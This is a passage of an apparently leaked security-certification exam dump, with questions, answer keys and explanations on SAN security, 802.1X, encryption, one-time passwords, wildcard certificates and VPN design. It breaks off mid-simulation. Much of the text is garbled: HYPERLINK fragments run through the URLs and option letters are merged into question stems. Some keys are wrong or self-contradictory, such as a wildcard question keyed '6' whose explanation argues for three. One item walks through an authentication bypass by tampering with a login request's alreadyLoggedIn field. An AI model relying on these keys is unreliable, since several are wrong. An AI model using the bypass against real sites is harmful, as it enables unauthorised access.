D. Storage multipaths

Answer: C

Explanation:
A logical unit number (LUN) is a unique identifier that designates individual hard disk devices or grouped devices for address by a protocol associated with a SCSI, iSCSI, Fibre Channel (FC) or similar interface. LUNs are central to the management of block storage arrays shared over a storage area network (SAN).
LUN masking subdivides access to a given port. Then, even if several LUNs are accessed through the same port, the server masks can be set to limit each server's access to the appropriate LUNs. LUN masking is typically conducted at the host bus adapter (HBA) or switch level.
Incorrect Answers:
A: Deduplication is the process of eliminating multiple copies of the same data to save storage space. It does not prevent an unauthorized HBA from viewing iSCSI target information.
B: Data snapshots are point in time copies of data often used by data backup applications. They do not prevent an unauthorized HBA from viewing iSCSI target information.
D: Storage multipaths are when you have multiple connections to a storage device. This provides path redundancy in the event of a path failure and can also (in active/active configurations) provide extra capacity by aggregating the bandwidth of the multiple storage paths. However, they do not prevent an unauthorized HBA from viewing iSCSI target information.
References:
http://searchviHYPERLINK "http://searchvirtualstorage.techtarget.com/definition/LUNmasking" rtualstorage.techtarget.com/definition/LUN-masking

NEW QUESTION 207
Which of the following represents important technical controls for securing a SAN storage infrastructure? (Select TWO).

A. Synchronous copy of data
B. RAID configuration
C. Data de-duplication
D. Storage pool space allocation
E. Port scanning
F. LUN masking/mapping
G. Port mapping

Answer: FG

Explanation:
A logical unit number (LUN) is a unique identifier that designates individual hard disk devices or
grouped devices for address by a protocol associated with a SCSI, iSCSI, Fibre Channel (FC) or similar interface. LUNs are central to the management of block storage arrays shared over a storage area network (SAN).
LUN masking subdivides access to a given port. Then, even if several LUNs are accessed through the same port, the server masks can be set to limit each server's access to the appropriate LUNs. LUN masking is typically conducted at the host bus adapter (HBA) or switch level.
Port mapping is used in 'Zoning'. In storage networking, Fibre Channel zoning is the partitioning of a Fibre Channel fabric into smaller subsets to restrict interference, add security, and to simplify management. While a SAN makes available several devices and/or ports to a single device, each system connected to the SAN should only be allowed access to a controlled subset of these devices/ports.
Zoning can be applied to either the switch port a device is connected to OR the WWN World Wide Name on the host being connected. As port based zoning restricts traffic flow based on the specific switch port a device is connected to, if the device is moved, it will lose access. Furthermore, if a different device is connected to the port in question, it will gain access to any resources the previous host had access to.
Incorrect Answers:
A: Synchronous copy of data is used to copy data. It is not a technical control for securing a SAN storage infrastructure.
B: RAID configuration is the configuration of the disks in the SAN. A RAID is an array of disks that provides a logical pool of storage by combining the storage capacity of the disks. RAID provides hardware redundancy in that the data will not be lost if an individual disk fails. RAID configuration is not a technical control for securing a SAN storage infrastructure.
C: Data de-duplication is the process of eliminating multiple copies of the same data to save storage space. It is not a technical control for securing a SAN storage infrastructure.
D: Storage pool space allocation is the process of allocating and making available portions of the storage pool to servers. It is not a technical control for securing a SAN storage infrastructure.
E: Port scanning is the process of probing a server or host for open ports. It is not a technical control for securing a SAN storage infrastructure.
References: http://searchvirtualstorage.techtarget.com/definition/LUN-masking https://en.wikipedia.org/wiki/Fibre_Channel_zoning

NEW QUESTION 212
An enterprise must ensure that all devices that connect to its networks have been previously approved. The solution must support dual factor mutual authentication with strong identity assurance. In order to reduce costs and administrative overhead, the security architect wants to outsource identity proofing and second factor digital delivery to the third party. Which of the following solutions will address the enterprise requirements?

A. Implementing federated network access with the third party.
B. Using a HSM at the network perimeter to handle network device access.
C. Using a VPN concentrator which supports dual factor via hardware tokens.
D. Implementing 802.1x with EAP-TTLS across the infrastructur

Answer: D

Explanation:
IEEE 802.1X (also known as Dot1x) is an IEEE Standard for Port-based Network Access Control (PNAC). It is part of the IEEE 802.1 group of networking protocols. It provides an authentication mechanism to devices wishing to attach to a LAN or WLAN.
802.1X authentication involves three parties: a supplicant, an authenticator, and an authentication server. The supplicant is a client device (such as a laptop) that wishes to attach to the LAN/WLAN - though the term 'supplicant' is also used interchangeably to refer to the software running on the client that provides credentials to the authenticator. The authenticator is a network device, such as an Ethernet switch or wireless access point; and the authentication server is typically a host running software supporting the RADIUS and EAP protocols.
The authenticator acts like a security guard to a protected network. The supplicant (i.e., client device) is not allowed access through the authenticator to the protected side of the network until the supplicant's identity has been validated and authorized. An analogy to this is providing a valid visa at the airport's arrival immigration before being allowed to enter the country. With 802.1X port-based authentication, the supplicant provides credentials, such as user name/password or digital
certificate, to the authenticator, and the authenticator forwards the credentials to the authentication server for verification. If the authentication server determines the credentials are valid, the supplicant (client device) is allowed to access resources located on the protected side of the network.
EAP-TTLS (Tunneled Transport Layer Security) is designed to provide authentication that is as strong as EAP-TLS, but it does not require that each user be issued a certificate. Instead, only the authentication servers are issued certificates. User authentication is performed by password, but the password credentials are transported in a securely encrypted tunnel established based upon the
server certificates. Incorrect Answers:
A: Federated network access provides user access to networks by using a single logon. The logon is authenticated by a party that is trusted to all the networks. It does not ensure that all devices that connect to its networks have been previously approved.
B: A hardware security module (HSM) is a physical computing device that safeguards and manages digital keys for strong authentication and provides cryptoprocessing. It does not ensure that all devices that connect to its networks have been previously approved.
C: A VPN concentrator provides VPN connections and is typically used for creating site-to-site VPN architectures. It does not ensure that all devices that connect to its networks have been previously approved.
References: http://en.wikipedia.org/wiki/IEEE_802.1X
https://www.juniper.net/techpubs/software/aHYPERLINK "https://www.juniper.net/techpubs/software/aaa_802/sbrc/sbrc70/sw-sbrc-admin/html/EAP-024.html"aa_802/HYPERLINK "https://www.juniper.net/techpubs/software/aaa_802/sbrc/sbrc70/sw-sbrc-admin/html/EAP- 024.html"sbrc/sbrc70/sw-sbrc-admin/html/EAP-024.html

NEW QUESTION 216
Ann is testing the robustness of a marketing website through an intercepting proxy. She has intercepted the following HTTP request:
POST /login.aspx HTTP/1.1 Host: comptia.org
Content-type: text/html txtUsername=ann&txtPassword=ann&alreadyLoggedIn=false&submit=true
Which of the following should Ann perform to test whether the website is susceptible to a simple authentication bypass?

A. Remove all of the post data and change the request to /login.aspx from POST to GET
B. Attempt to brute force all usernames and passwords using a password cracker
C. Remove the txtPassword post data and change alreadyLoggedIn from false to true
D. Remove the txtUsername and txtPassword post data and toggle submit from true to false

Answer: C

Explanation:
The text "txtUsername=ann&txtPassword=ann" is an attempted login using a username of 'ann' and also a password of 'ann'.

The text “alreadyLoggedIn=false” is saying that Ann is not already logged in.
To test whether we can bypass the authentication, we can attempt the login without the password
and we can see if we can bypass the ‘alreadyloggedin’ check by changing alreadyLoggedIn from false to true. If we are able to log in, then we have bypassed the authentication check.
Incorrect Answers:
A: GET /login.aspx would just return the login form. This does not test whether the website is susceptible to a simple authentication bypass.
B: We do not want to guess the usernames and passwords. We want to see if we can get into the site without authentication.
D: We need to submit the data so we cannot toggle submit from true to false.

NEW QUESTION 221
An organization has implemented an Agile development process for front end web application development. A new security architect has just joined the company and wants to integrate security activities into the SDLC.
Which of the following activities MUST be mandated to ensure code quality from a security perspective? (Select TWO).

A. Static and dynamic analysis is run as part of integration
B. Security standards and training is performed as part of the project
C. Daily stand-up meetings are held to ensure security requirements are understood
D. For each major iteration penetration testing is performed
E. Security requirements are story boarded and make it into the build
F. A security design is performed at the end of the requirements phase

Answer: AD

Explanation:
SDLC stands for systems development life cycle. An agile project is completed in small sections called iterations. Each iteration is reviewed and critiqued by the project team. Insights gained from the critique of an iteration are used to determine what the next step should be in the project. Each
project iteration is typically scheduled to be completed within two weeks.
Static and dynamic security analysis should be performed throughout the project. Static program analysis is the analysis of computer software that is performed without actually executing programs (analysis performed on executing programs is known as dynamic analysis). In most cases the analysis is performed on some version of the source code, and in the other cases, some form of the object code.
For each major iteration penetration testing is performed. The output of a major iteration will be a functioning part of the application. This should be penetration tested to ensure security of the application.
Incorrect Answers:
B: Security standards and training does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
C: Ensuring security requirements are understood does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
E: Storyboarding security requirements does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
F: A security design does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
References: https://en.wikipedia.org/wiki/Static_program_analysis
http://searchcio.techtarget.HYPERLINK "http://searchcio.techtarget.com/definition/Agile-projectmanagement" com/definition/Agile-project-management

NEW QUESTION 223
ABC Company must achieve compliance for PCI and SOX. Which of the following would BEST allow the organization to achieve compliance and ensure security? (Select THREE).

A. Establish a list of users that must work with each regulation
B. Establish a list of devices that must meet each regulation
C. Centralize management of all devices on the network
D. Compartmentalize the network
E. Establish a company framework
F. Apply technical controls to meet compliance with the regulation

Answer: BDF

Explanation:
Payment card industry (PCI) compliance is adherence to a set of specific security standards that were
developed to protect card information during and after a financial transaction. PCI compliance is required by all card brands.
There are six main requirements for PCI compliance. The vendor must: Build and maintain a secure network
Protect cardholder data
Maintain a vulnerability management program Implement strong access control measures Regularly monitor and test networks Maintain an information security policy
To achieve PCI and SOX compliance you should:
Establish a list of devices that must meet each regulation. List all the devices that contain the sensitive data.
Compartmentalize the network. Compartmentalize the devices that contain the sensitive data to form a security boundary.
Apply technical controls to meet compliance with the regulation. Secure the data as required. Incorrect Answers:
A: It is not necessary to establish a list of users that must work with each regulation. All users should be trained to manage sensitive dat
A. However, PCI and SOX compliance is more about the security of the data on the computers that contain the data.
C: Central management of all devices on the network makes device management easier for administrators. However, it is not a requirement for PCI and SOX compliance.
E: A company framework is typically related to the structure of employee roles and departments. It is not a requirement for PCI and SOX compliance.
References:
http://searchcompliance.techtarget.com/definition/PCI-compliaHYPERLINK "http://searchcompliance.techtarget.com/definition/PCI-compliance"nce

NEW QUESTION 225
A company that must comply with regulations is searching for a laptop encryption product to use for its 40,000 end points. The product must meet regulations but also be filexible enough to minimize overhead and support in regards to password resets and lockouts. Which of the following implementations would BEST meet the needs?

A. A partition-based software encryption product with a low-level boot protection and authentication
B. A container-based encryption product that allows the end users to select which files to encrypt

C. A full-disk hardware-based encryption product with a low-level boot protection and authentication
D. A file-based encryption product using profiles to target areas on the file system to encrypt

Answer: D

Explanation:
The question is asking for a solution that will minimize overhead and support in regards to password resets and lockouts.
File based encryption products operate under the context of the computer user's user account. This means that the user does not need to remember a separate password for the encryption software. If the user forgets his user account password or is locked out due to failed login attempts, the support department can reset his password from a central database of user accounts (such as Active Directory) without the need to visit the user's computer.
Profiles can be used to determine areas on the file system to encrypt such as Document folders. Incorrect Answers:
A: A partition-based software encryption product with a low-level boot protection and authentication would require that the user remember a separate password from his computer login password. This does not minimize overhead and support in regards to password resets and lockouts. B: An encryption product that allows the end users to select which files to encrypt is not the best solution. A solution that automatically encrypts the necessary data is a better solution.
C: A full-disk hardware-based encryption product with a low-level boot protection and authentication would require that the user remember a separate password from his computer login password. This does not minimize overhead and support in regards to password resets and lockouts.

NEW QUESTION 226
A storage as a service company implements both encryption at rest as well as encryption in transit of customers' dat

A. The security administrator is concerned with the overall security of the encrypted customer data stored by the company servers and wants the development team to implement asolution that will strengthen the customer's encryption ke
B. Which of the following, if implemented, will MOST increase the time an offline password attack against the customers' data would take?
C. key = NULL ; for (int i=0; i<5000; i++) { key = sha(key + password) }
D. password = NULL ; for (int i=0; i<10000; i++) { password = sha256(key) }
E. password = password + sha(password+salt) + aes256(password+salt)
F. key = aes128(sha256(password), password))

Answer: A

Explanation:
References:
http://HYPERLINK "http://stackoverflow.com/questions/4948322/fundamental-difference-betweenhashing- and-encryption-algorithms"sHYPERLINK "http://stackoverflow.com/questions/4948322/fundamental-difference-between-hashing-andencryption-algorithms"tackoverflow.com/questions/4948322/fundamental-difference-betweenhashing-and-encryption-aHYPERLINK "http://stackoverflow.com/questions/4948322/fundamentaldifference- between-hashing-and-encryption-algorithms"lgorithms

NEW QUESTION 230
ABC Corporation has introduced token-based authentication to system administrators due to the risk of password compromise. The tokens have a set of HMAC counter-based codes and are valid until they are used. Which of the following types of authentication mechanisms does this statement describe?

A. TOTP
B. PAP
C. CHAP
D. HOTP

Answer: D

Explanation:
The question states that the HMAC counter-based codes and are valid until they are used. These are "one-time" use codes.
HOTP is an HMAC-based one-time password (OTP) algorithm.
HOTP can be used to authenticate a user in a system via an authentication server. Also, if some more steps are carried out (the server calculates subsequent OTP value and sends/displays it to the user who checks it against subsequent OTP value calculated by his token), the user can also authenticate the validation server.
Both hardware and software tokens are available from various vendors. Hardware tokens implementing OATH HOTP tend to be significantly cheaper than their competitors based on proprietary algorithms. Some products can be used for strong passwords as well as OATH HOTP. Software tokens are available for (nearly) all major mobile/smartphone platforms.
Incorrect Answers:
A: TOTP is Time-based One-time Password. This is similar to the one-time password system used in this question. However, TOTPs expire after a period of time. In this question, the passwords (codes) expire after first use regardless of the timing of the first use.
B: PAP (Password Authentication Protocol) is a simple authentication protocol in which the user name and password is sent to a remote access server in a plaintext (unencrypted) form. PAP is not what is described in this question.
C: CHAP (Challenge-Handshake Authentication Protocol) is an authentication protocol that provides protection against replay attacks by the peer through the use of an incrementally changing identifier and of a variable challenge-value. CHAP requires that both the client and server know the plaintext of the secret, although it is never sent over the network. CHAP is not what is described in this question.
References:
https://en.wikipedia.org/wiki/HMAC-based_One-time_HYPERLINK "https://en.wikipedia.org/wiki/HMAC-based_One-time_Password_Algorithm"Password_Algorithm

NEW QUESTION 233
Using SSL, an administrator wishes to secure public facing server farms in three subdomains: dc1.east.company.com, dc2.central.company.com, and dc3.west.company.com. Which of the following is the number of wildcard SSL certificates that should be purchased?

A. 1
B. 3
C. 6

Answer: C

Explanation:
You would need three wildcard certificates:

*. east.company.com
*. central.company.com
*. west.company.com
The common domain in each of the domains is company.com. However, a wildcard covers only one level of subdomain. For example: *. company.com will cover "<anything>.company.com" but it won't
cover "<anything>.<anything>.company.com".
You can only have one wildcard in a domain. For example: *.company.com. You cannot have
..company.com. Only the leftmost wildcard (*) is counted. Incorrect Answers:
A: You cannot secure public facing server farms without any SSL certificates.
B: You need three wildcard certificates, not one. A wildcard covers only one level of subdomain. D: You do not need six wildcard certificates to secure three domains.
References:
https://uk.godaddy.com/help/what-is-a-wildcard-ssl-certifiHYPERLINK "https://uk.godaddy.com/help/what-is-a-wildcard-ssl-certificate-567"cate-567

NEW QUESTION 234
An educational institution would like to make computer labs available to remote students. The labs are used for various IT networking, security, and programming courses. The requirements are: Each lab must be on a separate network segment.
Labs must have access to the Internet, but not other lab networks.
Student devices must have network access, not simple access to hosts on the lab networks. Students must have a private certificate installed before gaining access.
Servers must have a private certificate installed locally to provide assurance to the students. All students must use the same VPN connection profile.
Which of the following components should be used to achieve the design in conjunction with directory services?

A. L2TP VPN over TLS for remote connectivity, SAML for federated authentication, firewalls between each lab segment
B. SSL VPN for remote connectivity, directory services groups for each lab group, ACLs on routing equipment
C. IPSec VPN with mutual authentication for remote connectivity, RADIUS for authentication, ACLs on network equipment
D. Cloud service remote access tool for remote connectivity, OAuth for authentication, ACL on routing equipment

Answer: C

Explanation:
IPSec VPN with mutual authentication meets the certificates requirements. RADIUS can be used with the directory service for the user authentication.
ACLs (access control lists) are the best solution for restricting access to network hosts. Incorrect Answers:
A: This solution has no provision for restricting access to hosts on the lab networks. B: This solution has no provision for restricting access to hosts on the lab networks. D: This solution has no provision for restricting access to hosts on the lab networks.


NEW QUESTION 239
A small company is developing a new Internet-facing web application. The security requirements are: Users of the web application must be uniquely identified and authenticated.
Users of the web application will not be added to the company's directory services. Passwords must not be stored in the code.
Which of the following meets these requirements?

A. Use OpenID and allow a third party to authenticate users.
B. Use TLS with a shared client certificate for all users.
C. Use SAML with federated directory services.
D. Use Kerberos and browsers that support SAM

Answer: A


Explanation:
Users create accounts by selecting an OpenID identity provider, and then use those accounts to sign onto any website which accepts OpenID authentication. OpenID is an open standard and decentralized protocol by the non-profit OpenID Foundation that allows users to be authenticated by certain co-operating sites (known as Relying Parties or RP) using a third party service. This eliminates the need for webmasters to provide their own ad hoc systems and allowing users to consolidate their digital identities. In other words, users can log into multiple unrelated websites without having to register with their information over and over again.
Several large organizations either issue or accept OpenIDs on their websites according to the OpenID Foundation: AOL, Blogger, Flickr, France Telecom, Google, Hyves, LiveJournal, Microsoft (provider name Microsoft account), Mixi, Myspace, Novell, Orange, Sears, Sun, Telecom Italia, Universal Music Group, VeriSign, WordPress, and Yahoo!. Other providers include BBC, IBM, PayPal, and Steam. Incorrect Answers:
B: The question states that users of the web application must be uniquely identified and authenticated. A shared client certificate for all users does not meet this requirement.
C: The question states that users of the web application will not be added to the company's directory services. SAML with federated directory services would require that the users are added to the directory services.
D: The question states that users of the web application must be uniquely identified and authenticated. Kerberos and browsers that support SAML provides no authentication mechanism. References:
https://en.wikipedia.org/wiki/OpenID

NEW QUESTION 240
Company A has noticed abnormal behavior targeting their SQL server on the network from a rogue IP
address. The company uses the following internal IP address ranges: 192.10.1.0/24 for the corporate site and 192.10.2.0/24 for the remote site. The Telco router interface uses the 192.10.5.0/30 IP range.
Instructions: Click on the simulation button to refer to the Network Diagram for Company A. Click on Router 1, Router 2, and the Firewall to evaluate and configure each device.
Task 1: Display and examine the logs and status of Router 1, Router 2, and Firewall interfaces.
Task 2: Reconfigure the appropriate devices to prevent the attacks from continuing to target the SQL server and other servers on the corporate network.



NETWORK DIAGRAM FOR COMPANY A
Internet
Telco Router
Firewall
Remote Site
Fe 0/1
Fe 0/3
Router 2
Fe 0/2
Anti Virus Server 192.10.2.1
Building A
Router 1
Fe 0/3
Fe 0/2
Fe 0/1
Fe 0/4
DMZ
SQL Server 192.10.1.5
Legend
Router
Switch
Host
Firewall


Log
Command Prompt
Router1
*Jul 15 10:47:27: %FW-6-INIT: Firewall inspection startup completed;
beginning operation.
*Jul 15 14:47:29.775:%Router1: ICMP Echo Request - from 192.10.3.204 to 192.10.1.5
*Jul 15 14:47:29.776:%Router1: list 101 permitted icmp 192.10.3.204 (FastEthernet 0/3) -> 192.10.1.5, 6 packets.
*Jul 15 09:47:32: %SYS-6-CLOCKUPDATE: System clock has been updated from 14:47:32 UTC Sun Jul 15 2007 to 09:47:32 EST Sun Jul 15 2007, configured from console by console.
*Jul 15 14:47:29.779:%Router1: list 101 permitted tcp 192.10.3.204(57222) (FastEthernet 0/3) -> 192.10.1.5 (80), 3 packets.


Log
Command Prompt
Router2
*Jul 15 10:47:27: %FW-6-INIT: Firewall inspection startup completed;
beginning operation.
*Jul 15 14:47:29.777:%Router2: ICMP Echo Request - from 192.10.3.254 to 192.10.2.1
*Jul 15 14:47:29.778:%Router2: list 101 permitted icmp 192.10.3.254 (FastEthernet 0/2) -> 192.10.2.1, 5 packets.
*Jul 15 09:47:32: %SYS-6-CLOCKUPDATE: System clock has been updated from 14:47:32 UTC Sun Jul 15 2007 to 09:47:32 EST Sun Jul 15 2007, configured from console by console.
*Jul 15 14:47:29.779:%Router2: list 101 permitted tcp 192.10.3.254(35650) (FastEthernet 0/2) -> 192.10.2.1 (80), 2 packets.



A. Check the answer below

